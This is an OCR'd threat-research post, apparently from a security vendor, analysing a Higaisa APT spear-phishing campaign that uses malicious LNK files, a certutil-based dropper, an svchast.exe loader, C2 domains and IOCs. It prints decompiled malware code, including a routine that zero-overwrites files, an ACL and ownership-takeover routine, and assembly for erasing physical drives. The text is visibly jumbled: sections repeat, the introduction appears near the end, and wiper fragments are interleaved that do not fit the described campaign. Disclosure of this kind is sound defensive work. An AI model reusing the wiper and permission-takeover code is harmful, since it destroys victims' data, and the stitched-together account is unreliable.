
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

